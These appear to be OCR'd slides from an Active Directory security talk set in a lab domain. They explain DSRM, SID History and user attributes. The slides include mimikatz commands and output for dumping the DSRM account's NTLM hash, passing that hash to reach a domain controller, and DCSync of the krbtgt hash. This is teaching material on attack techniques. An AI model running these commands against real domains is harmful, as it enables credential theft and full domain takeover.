


Members:

Name	Active Directory Doma
Cert Publishers	lab.adsecurity.org/Us
Domain Admins	lab.adsecurity.org/Us
Domain Controllers	lab.adsecurity.org/Us
Enterprise Admins	lab.adsecurity.org/Us
Group Policy Creator Owners	lab.adsecurity.org/Us
krbtgt	lab.adsecurity.org/Us
Read-only Domain Controllers	lab.adsecurity.org/Us
Schema Admins	lab.adsecurity.org/Us


DSRM? What's DSRM?

- Directory Services Restore Mode.
- "Break glass" access to DC.
- DSRM password set when DC is promoted.
- Rarely changed.
- Password Change Process?
- Access DSRM without Rebooting (2k8+)
    - DsrmAdminLogonBehavior = **2**
    - Console logon



```
mimikatz(commandline) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

396     14960           NT AUTHORITY\SYSTEM     S-1-5-18        (04g,20p)       Primar
 -> Impersonated !
 * Process Token : 6752951      ADSECLAB\LukeSkywalker  S-1-5-21-1581655573-3923512380-
Primary
 * Thread Token  : 6753692      NT AUTHORITY\SYSTEM     S-1-5-18        (04g,20p)

mimikatz(commandline) # lsadump::sam
Domain : ADSDC03
SysKey : 185e91797d952d1f4063395d1c844350
Local SID : S-1-5-21-1065499013-2304935823-602718026

SAMKey : 1f86c3e2b82a9ff24190cc5261a0a9b7

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 7c08d63a2f48f045971bc2236ed3f3ac
```


Pass-the-Hash with DSRM Account – Success!




```
mimikatz(commandline) # sekurlsa::pth /domain:ADSDC03 /user:Administrator /ntlm:66750645b577b363347c5aa5d5e7d190
user    : Administrator
domain  : ADSDC03
program : cmd.exe
NTLM    : 66750645b577b363347c5aa5d5e7d190
  |  PID  1248
  |  TID  1856
  |  LUID 0 ; 7625112 (00000000:00745998)
  \_ msv1_0   - data copy @ 000000000019E4130 : OK !
  \_ kerberos - data copy @ 000000001A0F148
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null
```

```
C:\Windows\system32>dir \\adsdc03\c$
 Volume in drive \\adsdc03\c$ has no label.
 Volume Serial Number is 6874-598A

 Directory of \\adsdc03\c$

08/22/2013  11:52 AM    <DIR>          PerfLogs
08/22/2013  10:50 AM    <DIR>          Program Files
08/22/2013  11:39 AM    <DIR>          Program Files (x86)
09/06/2015  02:48 PM    <DIR>          Temp
```

DCSync Password Data with DSRM Account!



```
mimikatz(commandline) # sekurlsa::pth /domain:ADSDC03 /user:Administrator /ntlm:66750645b577b363347c5aa5d5e7d190
user    : Administrator
domain  : ADSDC03
program : cmd.exe
NTLM    : 66750645b577b363347c5aa5d5e7d190
```




```
mimikatz(commandline) # lsadump::dcsync /domain:lab.adsecurity.org /dc:adsdc03 /
user:krbtgt
[DC] 'lab.adsecurity.org' will be the domain
[DC] 'adsdc03' will be the DC server

[DC] 'krbtgt' will be the user account

Object RDN             : krbtgt

** SAM ACCOUNT **

SAM Username           : krbtgt
Account Type           : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration     :
Password last change : 8/27/2015 10:10:22 PM
Object Security ID     : S-1-5-21-1581655573-3923512380-696647894-502
Object Relative ID     : 502

Credentials:
  Hash NTLM: f46b8b6b6e330689059b825983522d18
    ntlm- 0: f46b8b6b6e330689059b825983522d18
    lm  - 0: ff43293335e630fff672b3e427de4287
```

Sites & Subnets

- Map AD to physical locations.
- Defines what DC clients authenticate to & which DC provides GPO data.
- Subnet-Site association for resource discovery.
- Asset discovery:
  - Domain Controllers
  - Exchange Servers
  - SCCM
  - DFS shares

Objects & Properties

- Objects
  - User
  - Computer
  - Group
  - Organizational Unit (OU)
- Properties (Attributes)
  - Interesting info in ext. attributes
  - Sometimes contain passwords ☺



Attributes:

Attribute	Value
accountExpires	(never)
cn	JoeUser
codePage	0
countryCode	0
description	Director of R&D
displayName	Joe User
givenName	Joe
lastLogon	9/19/2015 8:57:47 PM Eastern Daylight Tim
lastLogonTimestamp	9/19/2015 8:29:09 PM Eastern Daylight Tim
logonCount	2
mail	joeuser@adsecurity.org
objectCategory	CN=Person,CN=Schema,CN=Configuration,D
objectClass	top; person; organizationalPerson; user
physicalDeliveryOffic...	RD

Fun with User Attributes: SID History

- SID History attribute supports migration scenarios.
- Security principals have a SID which determines rights & access to resources.
- Enables access cloning from one account to another.
- Works for SIDs in the same domain & throughout the forest.

Get-ADUser -Filter * -Property

- Created
- Modified
- CanonicalName
- Enabled
- Description
- **LastLogonDate**
- DisplayName
- **AdminCount**
- **SIDHistory**
- PasswordLastSet
- **PasswordNeverExpires**
- **PasswordNotRequired**
- PasswordExpired
- SmartcardLogonRequired
- AccountExpirationDate
- LastBadPasswordAttempt
